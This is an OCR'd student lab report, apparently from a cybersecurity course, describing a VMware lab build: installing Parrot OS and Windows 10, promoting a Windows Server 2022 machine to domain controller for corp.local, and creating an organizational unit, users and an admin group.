






Installation of Windows 10 client and Parrot

A similar installation setup was carried out to install Parrot and the Windows 10 client. Below are snippets of installation


ParrotOS
Applications
Places
System
Tue Sep 30, 18:30
Parrot
user's Home
README.license
Trash
Install Debian
Menu
or press Ctrl+G.


ParrotOS
Ubuntu
Applications
Places
System
Tue Sep 30, 14:37
Parrot Security Installer (as superuser)
Welcome
Location
Keyboard
Partitions
Users
Summary
Install
Finish
BIOS
Select storage device:
VMware Virtual S - 30.00 GiB (/dev/sda)
Erase disk
This will delete all data currently present on the selected storage device.
No Swap
Manual partitioning
You can create or resize partitions yourself.
Encrypt system
Current:
Unpartitioned space or unknown partition table
30.00 GiB
After:
Parrot
30.00 GiB Btrfs
Boot loader location:
Master Boot Record of VMware Virtual S (/dev/sda)
Back
Next
Cancel
Menu
Parrot Security Install...







Installation of Active Directory Domain Service

This labwork started at the Windows Server 2022 GUI, where I accessed the "Server Manager" and navigated the "Local Server" section, changed the Server name to

"Emmanuel-Server-DC," changed the IP address to "10.10.10.10," and rebooted the server for changes to be implemented.







To install the "Active Directory Domain Services (ADDS)", I clicked on "Manage" and clicked on "Add Roles and Features" and add the following: "DNS, DHCP AND AD DS" as roles and then followed the installation wizard to complete my install and further promoted the server to "act as the domain controller(DC)" for the "corp.local" domain.


Organizational Unit and Account Creation


On the server, the corp.local domain was created, and an Organizational Unit with the name "MyALTSCHOOL" which acted as the folder to contain the user (eonaeko@corp.local and Jadeleke@corp.local), and a user group with the name "ALTSchoolAdmins" was created, and the users were associated with the user group


Snippnet shows the process.





Home
Server2022
Windows10
ParrotOS
Server Manager
Server Manager ▸ Local Server
Dashboa
Local Ser
All Server
AD DS
DHCP
DNS
File and S
New Object - User
Create in: corp.local/MyALTSCHOOL
Password:
Confirm password:
User must change password at next logon
User cannot change password
Password never expires
Account is disabled
< Back
Next >
Cancel
Server Name
ID
Severity
Source
Log
Date
EMMANUEL-SERVER 41 Critical Microsoft-Windows-Kernel-Power System 10/6/
EMMANUEL-SERVER 6008 Error EventLog System 10/6/
EMMANUEL-SERVER 1014 Warning Microsoft-Windows-DNS Client Events System 10/6/
Type here to search


New Object - User
Create in: corp.local/MyALTSCHOOL
When you click Finish, the following object will be created:
Full name: Emmanuel Onaeko
User logon name: eonaeko@corp.local
The user must change the password at next logon.
< Back
Finish
Cancel

